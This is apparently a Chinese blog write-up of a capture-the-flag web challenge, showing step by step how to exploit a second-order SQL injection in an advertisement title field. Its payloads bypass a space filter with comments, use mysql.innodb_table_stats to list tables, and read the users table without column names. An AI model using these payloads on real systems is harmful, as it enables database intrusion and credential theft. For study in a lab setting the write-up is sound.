buuctf [SWPU2019]Web1 记录

原创

penson by 小鸟 于 2020-03-14 16:51:25 发布 894 收藏 3

分类专栏： 笔记

本文链接：https://blog.csdn.net/SopRomeo/article/details/104783528

注册进去发现可以发广告，这种格式不是sql注入就是xss漏洞。

可以发现是存在的。后面用beef发现没用，并不是窃取cookie信息来登录后台

试试sql注入
在标题上进行判断


You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1" limit 0,1' at line 1

广告名	广告内容	状态
未查找到相关广告信息		

可以发现标题存在sql注入，往后面试，发现%23和－－+ 不能闭合。
我们可以在后面加上别的

> 1'322


可以发现，上图`''1''`和这边的`'322'` 1’是我们输入的内容。



多加个单引号构造`"1"'`让语句闭合

广告名	广告内容	状态
1'	232	待管理确认

进行联合查询的时候发现过滤了空格



可以用/**/绕过（之前试试了括号但觉得好奇怪，不理解为什么报错）

```
1'/**/union/**/select/**/1,2,3/**/'
```

往后面一直加，发现加到22列

```
1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/'
```

广告名	广告内容	状态
2	3	待管理确认

发现2,3那可查
查询库名的时候发现被过滤了，

标题含有敏感词汇

可能是from和information被过滤了，查资料 `(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats)`
学到一个新姿势，mysql.innodb_table_stats查询表名
还可用sys.schema_auto_increment_columns
/****

```
(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_colum
ns/**/where/**/table_schema=schema()),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18
,19,20,21,22/**/'
```

*****/
上面方法行不通做个记录吧

```
1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats),3,4,5,6,7,8,
9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/'
```

广告名	广告内容	状态
FLAG_TABLE,news,users,gtid_slave_pos,ads,users	3	待管理确认

查询到了表名，接下来可以无列名查询
可参考该链接

```
1'/**/union/**/select/**/1,(select/**/group_concat(b)/**/from/**/(select/**/1,2,3/**/as/**/b/**/union/**/select*
from/**/users)b),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/'
```

自己做了一下无列名查询测试，发现那篇wiriteup好像写错了...(不知道是不是对的)

```
select b from(select 1,2,3 as b 4,5 union select * from users)sdada
```

当反引号被过滤了，可以使用这个as绕过，查询字段值。（那个writeup查询的结果是4字段的内容，但是他的payload却是3 as b）个人觉得他这里有问题，不对请指正。

```
SELECT b
FROM (

   SELECT 1 , 2, 3 AS b, 4, 5
   UNION SELECT *
   FROM users
)sdada
```

性能分析 [快速编辑] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

显示： 起始行: 0 行数: 30 每 100 行重复表头

选项

←T→	b
编辑 复制 删除	3
编辑 复制 删除	1aff471ceba8ce1b6f39da224d32b6a1
编辑 复制 删除	1aff471ceba8ce1b6f39da224d32b6a1
编辑 复制 删除	589655d6464068e2fd427dfef20cf4e5

由此可对这题得出payload
用二次注入的方法进行注入

```
1'/**/union/**/select/**/1,(select/**/group_concat(a)/**/from(select/**/1,2,3/**/as/**/a/**/union/**/select/**/*/**/from/**/users)adsa),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/'
```